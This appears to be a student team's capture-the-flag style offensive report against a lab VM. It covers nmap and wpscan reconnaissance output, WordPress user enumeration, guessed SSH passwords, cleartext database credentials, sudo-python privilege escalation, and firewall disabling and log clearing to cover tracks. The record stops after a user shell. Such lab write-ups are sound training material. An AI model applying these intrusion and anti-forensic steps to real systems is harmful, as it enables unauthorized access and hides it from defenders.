Final Engagement Team CCEPT

Offensive

JUNE 2022

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01

Network Topology & Critical Vulnerabilities

-Network topology does not have segmentation for web and database therefore we exploited the system via lateral movement attack and many services are also running out of dates, misconfigured making it easy to exploit with the basic Kali tools we will explore in the below presentation.

02

Exploits Used:

-The target use the LAMP model so for our attack, we used OSINT, our knowledge and the built-in Kali tools to exploit Wordpress (WpScan), SSH (guess), MySql Password (clear txt pwd), Hash Cracking (John)

03


Methods Used to Avoiding Detect:

-To be the less intrusive as possible we were able to find/guessing pwd avoiding running a brute force against ssh server.
We also disabled the firewall prior attack and clear logs after attacks to cover our tracks.

**Reference source documentation mentioned at the end of the report.*

Network Topology
& Critical Vulnerabilities

Network Topology



https://drive.google.com/file/d/1OFT1HL6StgmF-MiFn3r1JpbTDTwxzm91/view?usp=sharing

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CVE-2009-2335	WordPress user enumeration	A wpscan of the WordPress server provided the user names of the users steven and michael
CWE - 521	Weak Password Requirements	Easily guessed the password for the user michael and gain access to the user's account.
Port 22 and ssh open	Port 22 opened to LAN access and ssh open at user level	ssh remote login was active at the user level which allowed login access to the users michael and steven via port 22

Critical Vulnerabilities: Target 1 (continued)

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-312	Cleartext Storage of Sensitive Information	Database credentials for the wordpress site were found written in plain text, and stored in the /var/www/html/wp_config.php
CWE-916	Use of Password Hash With Insufficient Computational Effort	Steven’s password was cracked using john
CVE-250	Execution with Unnecessary Privileges	This allowed the use of python as sudo and execute a shell program to grant access to the root account

Exploits Used

Exploitation: [Network Mapping]

A scan of the network was performed to identify target IP addresses.

nmap -sV 192.168.1.0/24

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          43834/udp   status
|   100024  1          47901/tcp6  status
|   100024  1          49199/tcp   status
|_  100024  1          55244/udp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: [Network Mapping]

The discovered target was scanned for OS version, exposed ports and services

nmap -sV 192.168.1.110


```
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-11 08:40 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds
root@Kali:~#
```

Exploitation: [Wordpress Scanning]

wpscan -url http://192.168.1.110/wordpress -eu


Wordpress scan provided usernames.

Steven, Michael




Exploitation: [Weak Password & SSH]

Gaind a user shell using Michael’s credentials and greped the first flag.



